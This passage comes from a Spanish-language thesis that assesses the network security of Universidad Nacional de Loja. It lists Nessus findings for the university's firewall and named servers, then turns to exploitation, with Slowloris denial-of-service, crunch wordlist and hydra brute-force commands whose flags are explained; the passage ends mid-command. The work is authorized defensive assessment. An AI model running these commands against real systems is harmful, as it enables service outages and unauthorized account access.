		Es una herramienta de prueba muy segura que ayuda a encontrar todas las vulnerabilidades presentes en el sistema. Una serie de vulnerabilidades que pueden estar presentes en una aplicación web.	• Acunetix analiza todo el sitio completamente [36]. • Nos da la información detallada sobre toda la aplicación web [36].	• Es Comercial [37]. • Riesgo directo para la aplicación Web.

Acunetix	Privada	Algunos de ellos incluyen diferentes tipos de inyecciones de SQL, Cross site scripting y otras vulnerabilidades explotables. Nos ayuda a analizar cualquier tipo de aplicación web o sitio web al que se puede acceder mediante un navegador web y aquellos que hacen uso del protocolo HTTP/HTTPS [36][37]. De igual forma luego del análisis genera informes para ayudar a la toma de deciciones.	• Multiplataforma. • Es fácil de utilizar e instalar • Muestra automáticamente una lista de todas las vulnerabilidades de las aplicaciones web [36]. • Escaneos de puertos en servidores web. [37] • Se compone de un sensor llamado Acunetix tecnología de sensores de ACU [36]. • Presenta los resultados del análisis en un documento.[36] • Todos los enlaces y páginas relacionadas con el sitio web se muestran [36]. • Escáner de rastreo rápido, fácil y preciso [36].	

3.1 Selección de la herramienta.

TABLA VI. COMPARACIÓN DE HERRAMIENTAS PARA LA EXPLORACIÓN DE AMENAZAS

Herramienta / Amenaza	Nmap	Nessus	Open Vas	Metas Ploit	Kali Linux	Wire Shark	Enable Security	Acunetix
Fácil instalación	✓	✓			✓			
Interfaz gráfica amigable		✓			✓	✓	✓	✓
Licencia	Libre	Pagada	Libre	Libre	Libre	Libre	Pagada	Pagada
Multiplataforma		✓	✓					✓
Detecta vulnerabilidades		✓	✓		✓		✓	✓
Explota vulnerabilidades	✓			✓	✓	✓	✓	✓
Fácil Configuración	✓	✓	✓	✓	✓	✓		
Trae herramientas extras incorporadas				✓	✓	✓		
Consumo de recursos	Medio	Medio	Alto	Medio	Alto	Medio	Alto	Alto
Herramienta Seleccionada				Kali Linux				

Análisis

Una vez investigadas las herramientas presentadas en el cuadro comparativo anterior, se ha seleccionado la más completa y fácil de usar. Se ha elegido kali linux debido a que es una de las herramientas más completas de acuerdo a la investigación realizada para comprobar la existencia de vulnerabilidades en la red ya que por falta de seguridad en el Firewall de la Universidad Nacional de Loja no se pueden controlar y mitigar.

Kali linux trae integrado herramientas que se ha seleccionado para la realización del análisis, tal es el caso del escáner de puertos Nmap, metasploit para explorar vulnerabilidades, herramientas para realizar análisis en sitios web a nivel de servidores, entre otros. Además de ser una de las herramientas más completas es open – source.

Para el análisis de las vulnerabilidades tanto en el Firewall como en los servidores, se utilizará la herramienta Nessus profesional con licenciamiento, para lo cual se me ha otorgado la credencial por la Unidad de Telecomunicaciones e Información de la Universidad Nacional de Loja.

Además se puede utilizar la herramienta Nessus open-source, instalándola en Kali Linux, pero debido a las facilidades otorgadas por la Unidad de Telecomunicaciones, se utilizará Nessus Professional, que al ser una herramienta con licencia nos ofrece todos los servicios sin limitaciones.

4. Análisis de vulnerabilidades en el Firewall y en los servidores de la red de la UNL.

En la presente sección se realiza el diagnóstico de las vulnerabilidades en los servidores y en el Firewall ASA de la Universidad Nacional de Loja, mediante la herramienta seleccionada, con el fin de conocer las vulnerabilidades existentes en la red.

4.1 Identificación de los componentes clave.

Identificación de los componentes claves

En esta sección se identifican los activos a los cuales se les va a realizar el escaneo para comprobar la existencia de la vulnerabilidad.

TABLA VII. FIREWALL A REALIZAR EL ESCANEO

Componente	Descripción
FIREWALL PERIMETRAL CISCO ASA	Es el encargado de proteger el perímetro de la red de la UNL de ataques o accesos no autorizados y protección de la información.

TABLA VIII. SERVIDORES A REALIZAR EL ESCANEO

Nº	Host Name / DNS	Protocolo de Acceso	Dirección IP Privada	Publico / Privado
1	virtual.unl.edu.ec	Http	172.xx.xx.xx	Publico
2	cursosmed.unl.edu.ec	Http	172.xx.xx.xx	Publico
3	graduados.unl.edu.ec	Http	172.xx.xx.xx	Publico
4	estudiantes.unl.edu.ec	Http	172.xx.xx.xx	Publico
5	docentes.unl.edu.ec	Https	172.xx.xx.xx	Publico
6	biblioteca.unl.edu.ec	Http	172.xx.xx.xx	Publico
7	evaluaciondocente.unl.edu.ec	Http	172.xx.xx.xx	Publico
8	biblioteca.unl.edu.ec	Http	172.xx.xx.xx	Privado
9	soporte.unl.edu.ec	Https	172.xx.xx.xx	Privado
10	capacitacion.unl.edu.ec	Http	172.xx.xx.xx	Publico
11	noc.unl.edu.ec	Https	172.xx.xx.xx	Privado
12	quipux.unl.edu.ec	Http	172.xx.xx.xx	Privado
13	dspace.unl.edu.ec	Http	172.xx.xx.xx	Publico
14	unl.edu.ec	Http	172.xx.xx.xx	Público
15	ldap.unl.edu.ec		172.xx.xx.xx	Privado

4.2 Descripción de los niveles en Nessus para el análisis de las vulnerabilidades.

Nessus reporta sus resultados vía un listado de registros. Un registro corresponde a una vulnerabilidad o a información acerca objetivo. Nessus genera reportes de las vulnerabilidades dividido en cuatro niveles de riesgo; bajo, medio, alto y crítico.

- **Vulnerabilidad de importancia crítica:** Al igual que las vulnerabilidades de importancia alta, estas permiten leer el código fuente de páginas dinámicas, reemplazar páginas web y en general obtener control remoto de la máquina atacada, pero explotarlas es más fácil [25].
  Representa gran impacto dentro de la institución u organización, pero a diferencia de la vulnerabilidad alta, a esta se la puede explorar de una manera más fácil.
- **Vulnerabilidad de importancia alta:** Son vulnerabilidades que pueden ser utilizadas para obtener acceso a recursos que deberían estar protegidos en el servidor remoto. Por ejemplo permiten leer el código fuente de páginas dinámicas, reemplazar páginas web y en general obtener control remoto de la maquina atacada [25]. Representa gran impacto dentro de la institución u organización
- **Vulnerabilidad de importancia media:** Son funcionalidades disponibles en forma remota en el sistema revisado que normalmente son utilizadas por los atacantes para explotar otra vulnerabilidad. No son el objetivo final en ningún ataque.[25]
  La vulnerabilidad impacta de forma parcial a las actividades de la organización o institución
- **Vulnerabilidad de importancia baja:** Son aspectos de la configuración de un sistema que probablemente podrían ser utilizados para violar la seguridad del mismo. Pero, no constituyen una vulnerabilidad por si solos pues para ser explotados requieren de un complemento que no necesariamente será conseguido por un atacante [25].
  Cuando a la vulnerabilidad no se la considera importante en los procesos de una organización o institución.

En Nessus se representa los niveles de las vulnerabilidades con los siguientes colores:

TABLA IX. CÓDIGO DE COLORES EN NESSUS PARA LA IDENTIFICACIÓN DE VULNERABILIDADES

Vulnerabilidad de importancia baja:	**Vulnerabilidad de importancia media**	**Vulnerabilidad de importancia alta**	**Vulnerabilidad de importancia crítica**

4.2.1 Identificación de las vulnerabilidades.

En esta sección se describen las vulnerabilidades encontradas luego de haber realizado el escaneo con la herramienta seleccionada. El escaneo se lo realizó en los servidores y en el Firewall Perimetral de la red

4.2.1.1 Vulnerabilidades de nivel medio en el Firewall.

Posteriormente se detallan las vulnerabilidades en el Firewall ASA de la red de la organización con el nivel de seguridad medio que tiene para la organización, las cuales tienen un impacto de forma parcial en las actividades de la institución. Se ordenan describiendo campos como la vulnerabilidad, el resumen, la descripción y así mismo la solución de la misma.

TABLA X. VULNERABILIDADES DE NIVEL MEDIO EN EL FIREWALL

Vulnerabilidad	Resumen	Descripción	Solución	Nivel
No se puede confiar en el certificado SSL	No se puede confiar en el certificado SSL para este servicio	El certificado X.509 del servidor no tiene una firma de una conocida autoridad de certificación pública. Esta situación puede ocurrir en tres diferentes maneras, cada una de las cuales produce una ruptura de la cadena por debajo de certificados que no se puede confiar.	Adquirir o generar un certificado adecuado para este servicio.	Medio (6.4)
Detección de la versión 2 y 3 del protocolo SSL	El servicio remoto cifra el tráfico usando un protocolo con conocidas debilidades.	El servicio remoto acepta conexiones cifradas mediante SSL 2.0 y / o SSL 3.0. Estas versiones de SSL se ven afectados por varios defectos criptográficos. Un atacante puede explotar estas fallas para llevar a cabo man-in-the-middle o para descifrar las comunicaciones	Consultar la documentación de la aplicación que permite deshabilitar SSL 2.0 y 3.0. Usar TLS 1.1 (con conjuntos de cifrado	Medio (5.0)

		entre el servicio afectado y los clientes. NIST ha determinado que SSL 3.0 ya no es aceptable para las comunicaciones seguras.	aprobados) o superior.	
SSL RC4	El servicio remoto es compatible con el uso del sistema de cifrado RC4.	El host remoto es compatible con el uso de RC4 en uno o más conjuntos de cifrado. El sistema de cifrado RC4 es deficiente en su generación de un flujo pseudo-aleatorio de bytes de modo que una amplia variedad de pequeños sesgos se introducen, disminuyendo su aleatoriedad. Si se encripta el texto claro en repetidas ocasiones (por ejemplo, cookies HTTP), un atacante es capaz de obtener muchos (es decir, decenas de millones) textos cifrados, obteniendo el texto legible.	Volver a configurar la aplicación afectada, si es posible, para evitar el uso del sistema de cifrado RC4. Considerar el uso de TLS 1.2 con suites AES-GCM sujetas al navegador y soporte de servidor web.	Medio (4.3)
Vulnerabilidad del protocolo de Seguridad de la capa de transporte (TLS)	El servicio remoto tiene una configuración que puede hacer que sea vulnerable a un ataque.	El servicio remoto tiene una de las dos configuraciones que son requeridas para el ataque: - Está habilitada la compresión SSL/TLS. - TLS anuncia el protocolo spdy anterior a la versión 4.	Desactivar la compresión y / o el servicio spdy.	Medio (4.3)

Certificado SSL firmado con algoritmo de hash débil	Un certificado SSL en la cadena de certificados, se ha firmado utilizando un algoritmo de hash débil.	El servicio remoto utiliza una cadena de certificados SSL que ha sido firmado utilizando un algoritmo de hash criptográfico débil (por ejemplo, MD2, MD4, MD5 o SHA1). Estos algoritmos de firma son conocidos por ser vulnerables a ataques de colisión. Un atacante puede explotar esto para generar otro certificado con la misma firma digital, lo que permite a un atacante hacerse pasar por el servicio afectado. Hay que tener en cuenta que este plugin informa de todas las cadenas de certificados SSL firmados con SHA-1 que expiran el 1 de enero de 2017.	Ponerse en contacto con la entidad emisora de certificados de haber reeditado el certificado.	Medio (4.0)

4.2.1.2 Vulnerabilidades de nivel bajo en el Firewall.

En la tabla XI se muestra el resultado de las vulnerabilidades en el firewall con el nivel de seguridad bajo, las cuales no se las considera importantes en los procesos de la institución.

TABLA XI. VULNERABILIDADES DE NIVEL BAJO EN EL FIREWALL

Vulnerabilidad	**Resumen**	**Descripción**	**Solución**	**Nivel**
Servidor SSH modo de cifrado CBC Habilitado	El servidor SSH está configurado para utilizar el encadenamiento de bloques de cifrado.	El servidor SSH está configurado para soportar el modo de cifrado Cipher Block Chaining (CBC). Esto puede permitir a un atacante recuperar el mensaje de texto, sin el formato del texto cifrado.	Ponerse en contacto con el vendedor o consultar la documentación del producto para desactivar el modo de cifrado CBC, y permitir CTR o el modo de cifrado GCM.	Bajo (2.6)
Algoritmos MAC Habilitado en SSH	El servidor SSH remoto está configurado para permitir MD5 y 96 bits del MAC	El servidor SSH remoto está configurado para permitir ya sea MD5 o 96 bits del código de autenticación de menajes MAC, los cuales se consideran débiles.	Ponerse en contacto con el vendedor o consultar la documentación del producto para desactivar MD5 y el algoritmo MAC 96 bits.	Bajo (2.6)

4.2.1.3 Vulnerabilidades de nivel crítico en los servidores.

En la tabla XII se puede apreciar las vulnerabilidades en los servidores de la red de la organización con el nivel de seguridad crítico, las cuales representan un gran impacto dentro de la institución. A estas vulnerabilidades se la puede explorar de una manera más fácil. Se ordenan describiendo el servidor al cual se le realizo el escaneo, la vulnerabilidad, el resumen, la descripción y así mismo la solución de la misma.

TABLA XII. VULNERABILIDADES CRÍTICAS EN LOS SERVIDORES

Servidor	Vulnerabilidad	Resumen	Descripción	Solución	Nivel
SGA Estudiantes SGA Docentes	Sistema operativo desactualizado.	El host remoto está ejecutando un sistema operativo que ya no es soportado.	La falta de soporte implica que no hay nuevos parches de seguridad para el producto. Como resultado, es probable que contenga vulnerabilidades de seguridad.	Actualizar a una versión más reciente.	Crítico(10.0)

4.2.1.4 Vulnerabilidades de nivel alto en los servidores.

Se detallan las vulnerabilidades en los servidores de la red, con el nivel de seguridad alto que tienen para la organización, las cuales representan un gran impacto dentro de la esta.

TABLA XIII. VULNERABILIDADES ALTAS EN LOS SERVIDORES

Servidor	Vulnerabilidad	Resumen	Descripción	Solución	Nivel
NOC(Monitoreo de la Red)	SNMP Agent Default Community Name (public)	El nombre de comunidad SNMP del servidor remoto puede ser adivinado.	Es posible obtener el nombre de comunidad predeterminado del control remoto servidor SNMP. Un atacante puede utilizar esta información para obtener más conocimientos sobre el host remoto, o para cambiar la configuración del sistema remoto (si la comunidad por defecto permite tales modificaciones).	Deshabilitar el servicio SNMP en el host remoto si no se lo utiliza. O bien filtrar los paquetes UDP entrantes que van a este puerto, o cambiar la cadena de comunidad por defecto.	Alta(7.5)

4.2.1.5 Vulnerabilidades de nivel medio en los servidores.

Las vulnerabilidades encontradas en los servidores con el nivel de seguridad medio se muestran en la tabla XIV, las mismas que tienen un impacto de forma parcial en las actividades de la institución.

TABLA XIV. VULNERABILIDADES DE NIVEL MEDIO EN LOS SERVIDORES

Servidor	Vulnerabilidad	Resumen	Descripción	Solución	Nivel
Servidor DNS 1 - Servidor DNS2	Servidor DNS Cache. Observación de la divulgación de información a distancia	El servidor DNS remoto es vulnerable a ataques	El servidor DNS remoto responde a las consultas de los dominios de terceros que no tienen el bit de recursión. Esto puede permitir a un atacante remoto determinar qué dominios alberga, cuales se han visitado recientemente. Este ataque se podría utilizar para construir un modelo estadístico con respecto al uso de la compañía de la institución financiera	Ponerse en contacto con el proveedor del software DNS para una solución.	Medio(5.0)
DNS 1 , DNS 2, Biblioteca ,QUIPUX, NOC, LDAP, Graduados,Dspace2, Servidor Web, Evaluación Docente, Cursos Virtuales	SSH, algoritmos compatibles débiles	El servidor SSH remoto está configurado para permitir algoritmos de cifrado débil.	Nessus ha detectado que el servidor SSH remoto está configurado para utilizar el cifrado de flujo Arcfour. RFC 4253 informa contra el uso de Arcfour debido a un problema con claves débiles.	Ponerse en contacto con el vendedor o consultar la documentación del producto para eliminar los sistemas de cifrado débiles	Medio(4.3)

Formación, NOC, Dspace 2, Evaluación Docente, Cursos Virtuales	No se puede confiar en el certificado SSL	No se puede confiar en el certificado SSL para este servicio	El certificado X.509 del servidor no tiene una firma de una conocida autoridad de certificación pública. Esta situación puede ocurrir en tres diferentes maneras, cada una de las cuales produce una ruptura de la cadena por debajo de certificados que no se puede confiar.	Adquirir o generar un certificado adecuado para este servicio.	Medio(6.4)
NOC	SNMP 'GETBULK' Reflection DDoS	El demonio SNMP remoto se ve afectada por una vulnerabilidad que permite un reflejado ataque de denegación de servicio.	El demonio SNMP remoto responde con una gran cantidad de datos a una solicitud de GETBULK "con un valor más grande de lo normal". Un atacante remoto puede utilizar este servidor SNMP para llevar a cabo un ataque distribuido de negación del servicio.	Deshabilitar el servicio SNMP en el host remoto si no se lo utiliza. De lo contrario, restringir y controlar el acceso a este servicio.	Medio(5.4)
Capacitación	Detección del protocolo seguro de transferencia de hipertexto (HTTP-S)	El servidor web remoto cifra el tráfico usando un protocolo obsoleto.	El servidor web remoto acepta conexiones cifradas a través protocolo de transferencia de hipertexto seguro (HTTP-S), una capa de cifrado que era definido en 1999 por el RFC 2660 y nunca ha aplicado ampliamente.	Desactivar soporte para S-HTTP y utilizar en su lugar HTTPS	Medio(5.0)

Biblioteca, LDAP	Apache Server Atagi Header Information Disclosure	El servidor web remoto se ve afectado por la divulgación de información.	Vulnerabilidad a causa de la cabecera ETag, que proporciona información sensible, que podrían ayudar a un atacante, tales como el número solicitado de archivos.	Modificar el encabezado ETag HTTP del servidor web para que no incluya el archivo inodes en el cálculo de cabecera ETag.	Medio(5.0)
Dspace 2	Apache Tomcat XSRF Token Disclosure	El servidor Apache Tomcat a distancia se ve afectado por una información vulnerable de divulgación.	El servidor web remoto Apache Tomcat se ve afectado por una información vulnerable de divulgación en la página de índice del Administrador y Host aplicaciones de administrador. Un atacante remoto no autenticado puede explotar esta vulnerabilidad para obtener un cross-site, falsificación de petición válida (XSRF) Esta señal puede ser utilizada por un atacante para construir un ataque XSRF.	Actualizar a la versión 7.0.68 de Apache Tomcat /8.0.32 / 9.0.0.M3 o posterior.	Medio(5.0)
Dspace 2, Cursos Virtuales	Soporte de cifrado del	El servicio remoto es compatible con el uso de sistemas de cifrado SSL débiles.	El host remoto es compatible con el uso de sistemas de cifrado SSL que tiene un cifrado débil.	Volver a configurar la aplicación afectada si es posible, para evitar el uso de cifrados débiles.	Medio (4.3)

	certificado SSL débil		Nota: Esto es considerablemente más fácil de explotar si el atacante está en la misma red física.		
Dspace 2, Cursos Virtuales	Vulnerabilidad del protocolo de Seguridad de la capa de transporte (TLS)	El servicio remoto tiene una configuración que puede hacer que sea vulnerable a un ataque.	El servicio remoto tiene una de las dos configuraciones que son requeridas para el ataque: Está habilitada la compresión SSL/TLS. TLS anuncia el protocolo spdy anterior a la versión 4.	Desactivar la compresión y / o el servicio spdy.	Medio (4.3)
Evaluación Docente	Certificado SSL firmado con algoritmo de hash débil	Un certificado SSL en la cadena de certificados, se ha firmado utilizando un algoritmo de hash débil.	El servicio remoto utiliza una cadena de certificados SSL que ha sido firmado utilizando un algoritmo de hash criptográfico débil (por ejemplo, MD2, MD4, MD5 o SHA1). Estos algoritmos de firma son conocidos por ser vulnerables a ataques de colisión. Un atacante puede explotar esto para generar otro certificado con la misma firma digital, lo que permite a un atacante hacerse pasar por el	Ponerse en contacto con la entidad emisora de certificados de haber reeditado el certificado.	Medio (4.0)

			servicio afectado. Hay que tener en cuenta que este plugin informa de todas las cadenas de certificados SSL firmados con SHA-1 que expiran el 1 de enero de 2017.		
Cursos Virtuales	El reenvío de IP habilitado	El host remoto ha habilitado el reenvío de IP.	El host remoto ha habilitado el reenvío de IP. Un atacante puede explotar los paquetes a través de la recepción y potencialmente evitar algunos cortafuegos / routers / filtrado de NAC. A menos que el host remoto es un router, se recomienda que deshabilite el reenvío de IP.	En Linux, se puede desactivar el reenvío de IP haciendo:echo 0> / proc / sys / net / ipv4 / ip_forward. En Windows, establecer la clave 'IPEnableRouter' a 0 debajo HKEY_LOCAL_MACHINE \ System \ CurrentControlSet \ Services \ Tcpip \ Parameters En Mac OS X, puede desactivar el reenvío de IP ejecutando el comando:sysctl –w net.inet.ip.forwarding = 0	Medio (5.8)
Cursos Virtuales	Caducidad del certificado SSL	El certificado SSL del servidor remoto ha expirado.	La fecha de caducidad de los certificados asociados con SSL, se encuentran expirados.	Adquirir o generar un nuevo certificado SSL para reemplazar al existente.	Medio (5.0)

Cursos Virtuales	Detección de la versión 2 y 3 del protocolo SSL	El servicio remoto cifra el tráfico usando un protocolo con conocidas debilidades.	El servicio remoto acepta conexiones cifradas mediante SSL 2.0 y / o SSL 3.0. Estas versiones de SSL se ven afectados por varios defectos criptográficos. Un atacante puede explotar estas fallas para llevar a cabo man-in-the-middle o para descifrar las comunicaciones entre el servicio afectado y los clientes. NIST ha determinado que SSL 3.0 ya no es aceptable para las comunicaciones seguras.	Consultar la documentación de la aplicación que permite deshabilitar SSL 2.0 y 3.0. Usar TLS 1.1 (con conjuntos de cifrado aprobados) o superior.	Medio (5.0)

4.2.1.6 Vulnerabilidades de nivel bajo en los servidores.

Posteriormente se detallan las vulnerabilidades en los servidores de la red de la organización con el nivel de seguridad bajo, las cuales no se las considera importantes en los procesos de la institución.

TABLA XV. VULNERABILIDADES DE NIVEL BAJO EN LOS SERVIDORES

Servidor	Vulnerabilidad	Resumen	Descripción	Solución	Nivel
DNS 01, DNS 02, QUIPUX,NOC, Biblioteca, LDAP, Graduados, Dspace 2, Servidor Web, Evaluación Docente, Cursos Virtuales	Servidor SSH modo de cifrado CBC Habilitado	El servidor SSH está configurado para utilizar el encadenamiento de bloques de cifrado.	El servidor SSH está configurado para soportar el modo de cifrado Cipher Block Chaining (CBC). Esto puede permitir a un atacante recuperar el mensaje de texto, sin el formato del texto cifrado.	Ponerse en contacto con el vendedor o consultar la documentación del producto para desactivar el modo de cifrado CBC, y permitir CTR o el modo de cifrado GCM.	Bajo (2.6)
QUIPUX,NOC, Biblioteca, LDAP, Graduados, Dspace 2, Servidor Web, Evaluación Docente, Cursos Virtuales	Algoritmos MAC Habilitado en SSH	El servidor SSH remoto está configurado para permitir MD5 y 96 bits del MAC	El servidor SSH remoto está configurado para permitir ya sea MD5 o 96 bits del código de autenticación de menajes MAC, los cuales se consideran débiles.	Ponerse en contacto con el vendedor o consultar la documentación del producto para desactivar MD5 y el algoritmo MAC 96 bits.	Bajo (2.6)

Síntesis: Una vez realizado el escaneo con Nessus en los servidores de la red de la Universidad Nacional de Loja se determinó vulnerabilidades como la desactualización en los sistemas operativos de los servidores web, estos servidores utilizan sistemas operativos Open Source Debian y Centos., para lo cual deben estar actualizados a la última versión.

En cuanto a las aplicaciones web se comunican mediante el puerto de acceso HTTP (puerto 80), debido a esto los datos se transmiten en texto plano, en la cual la información puede ser interceptada por terceros poniendo en peligro la confidencialidad e integridad de los datos.

El dominio público “docentes.unl.edu.ec”, es el único dominio que tiene abierto el acceso para las comunicaciones seguras con HTTPS, pero el certificado que tiene implementado es auto firmado por la misma institución, por lo cual los navegadores no reconocen la Autoridad Certificadora que lo emitió, y eso genera un mensaje de alerta a los usuarios, produciendo desconfianza de la autenticidad del sitio web.

En cuanto a los certificados digitales son auto firmados y estos deben ser firmados por una Entidad Certificadora Autorizada (CA) como Thawte o Verisign. La comunicación de los servidores web privados es mediante el puerto de acceso HTTPS (puerto 443), es decir la comunicación cliente-servidor es cifrada, protegiendo la intranet de la institución.

➢ Explotación de las Amenazas

Amenazas.

A continuación se enlistan las amenazas más comunes, que se explotarán con la herramienta seleccionada.

.

TABLA XVI. AMENAZAS A EXPLORAR

Amenaza	Descripción
Ataque por inundación de paquetes (denegación de servicio)	Consiste en congelar el funcionamiento o negar el acceso a un sitio web. Se inunda el sitio con solicitudes externas inválidas, por lo tanto el sitio web no estará disponible para los usuarios reales.
Descifrado de contraseña (Ataque por fuerza bruta)	Consiste en intentar romper todas las combinaciones posibles de nombres de usuarios + contraseñas débiles en una página web, se las descifra y se tiene acceso de forma fácil.
Malware (virus)	Por lo general un malware son los virus, gusanos, troyanos entre otros.

Una vez enlistadas las amenazas se inicia una fase de explotación de las mismas a través de la herramienta seleccionada. Estas amenazas son producto de la falta de seguridad del Firewall a la intranet de la institución. AL implementar nuevas funcionalidades al Firewall, este podría controlar estas amenazas desde la intranet y desde la extranet, para lo cual el Firewall ya no tendría limitaciones de protección a nivel interno, ya que la mayoría de amenazas se producen desde la intranet por los propios usuarios de la institución.

- **Ataque por inundación de paquetes.**

Para comprobar este tipo de ataque se lo efectuó en uno de los servidores públicos de la DMZ de la red de la UNL, para lo cual el Firewall debería prevenir inundaciones en los protocolos TCP/UDP, IPs inválidas, así como también el filtrado de protocolos innecesarios.

El ataque se lo realizó desde la intranet utilizando un computador personal y desde la extranet, para lo cual se utilizó un Smartphone utilizando datos de un ISP privado.
Mediante la utilización de la herramienta Slowloris que se pudo implementar en Kaly Linux, se pudo comprobar que existen servidores públicos que están expuestos a este tipo de ataques y por lo tanto son vulnerables.
Como se muestra en la figura 26, primero se obtiene la dirección IP del dominio al cual se va a efectuar el ataque.

[#ping dominio.unl.edu.ec]

Figura 26. Haciendo ping al dominio público

Una vez ya obtenida la dirección IP del dominio, se procede a ejecutar la herramienta slowloris, ingresando el siguiente comando en la consola de Kali Linux, como se muestra en la figura 27.

[#perl ./slowloris.pl –dns dirección IP –port 80 –timeout 5 –num 1000]




Figura 27. Ejecución de slowris – ataque DoS

Las instrucciones para el ataque con Slowloris al servidor web, son las siguientes:

- (--dns): se especifica la dirección IP del dominio de la victima
- (--port): indica el puerto por el que se va a realizar él envió masivo de paquetes.
- (--timeout): se especifica el lapso de demora de tiempo para realizar lanzamientos masivos de paquetes.
- (--num): se indica el número de paquetes a enviar

Con ello se puede concluir que la instrucción claramente especifica que va a enviar 1000 paquetes cada cinco segundos por el puerto 80, a la dirección IP indicada.




Figura 28. Resultado del ataque DoS - intranet




Figura 29. Resultado del ataque DoS - extranet

Como se pudo observar (Figura 28,29) se logró el ataque DoS a unos de los servidores de la red de la UNL, por lo tanto el Firewall no está previniendo y controlando este tipo de amenaza desde la intranet y extranet.

- **Descifrado de contraseñas (Ataque por fuerza bruta).**

Mediante el ataque por descifrado de contraseñas, se comprueba que no existe un control en el número de intentos en el Login para inicio de sesión.
A través de este ataque se puede obtener acceso a las aplicaciones y a los servidores web, remotamente mediante el puerto SSH, TCP, SMTP, HTTP, etc. Depende mucho del servicio por el que se pretende acceder para identificar el puerto si se encuentra abierto o cerrado.
Para la ejecución de esta técnica, se requiere de una lista de palabras, con el fin de efectuar las combinaciones necesarias, hasta descubrir usuarios y contraseñas correctas, para poder llevar a cabo este ataque.
Se creó dos archivos de texto.txt, uno para los usuarios como un archivo normal y otro para las posibles combinaciones de contraseñas desde la consola de kali linux conocido en este ataque con el nombre de diccionario; un archivo con los posibles usuarios con el nombre LinderClaves y un diccionario con las posibles claves con el nombre LinderPass.
Para crear el diccionario con todas las posibles combinaciones se ejecuta el siguiente comando con la herramienta crunch desde la consola de kali linux como se muestra en la figura 30.
[crunch 5 20
abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890_:@
>LinderPass.txt] en donde:

Figura 30. Ejecutando la herramienta crunch

- (cruch): es la herramienta para obtener todas las posibles combinaciones de las contraseñas.
- (5 20): 5 especifica el mínimo de combinaciones posibles; 20 el máximo de combinaciones seguido de todos los caracteres posibles utilizados en las contraseñas para realizar las combinaciones.
- (>LinderPass.txt): es el nombre del diccionario de las contraseñas creado.

Una vez creado el diccionario de todas las posibles combinaciones de las contraseñas y el archivo de los posibles usuarios, se procede a ejecutar la herramienta hydra, ingresando el siguiente comando en la consola de Kali Linux, como se muestra en la figura 31.

```
[# hydra -L /root/Escritorio/LinderClaves.txt -P /root/Escritorio
/LinderPass.txt IP del dominio.
```

